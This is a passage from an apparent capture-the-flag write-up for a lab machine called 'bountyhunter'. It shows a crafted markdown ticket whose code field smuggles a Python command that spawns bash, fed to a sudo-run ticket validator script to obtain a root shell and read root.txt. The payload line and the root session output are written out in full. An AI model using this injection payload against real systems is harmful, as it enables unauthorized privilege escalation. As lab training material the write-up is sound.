


```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**11+__import__("os").system("bash")

~
```



```
development@bountyhunter:~$ sudo /usr/bin/python3
Please enter the path to the ticket file.
/home/development/inject.md
Destination:
root@bountyhunter:/home/development# 
```

After the malicious ticket runs it's a trivial matter to get the usual root.txt file.



```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
malicious.md
Destination:
root@bountyhunter:/home/development# whoami
root
root@bountyhunter:/home/development# pwd
/home/development
root@bountyhunter:/home/development# cd /root
root@bountyhunter:~# ls
root.txt  snap
root@bountyhunter:~# cat root.txt
bbdf[redacted]
root@bountyhunter:~# 
```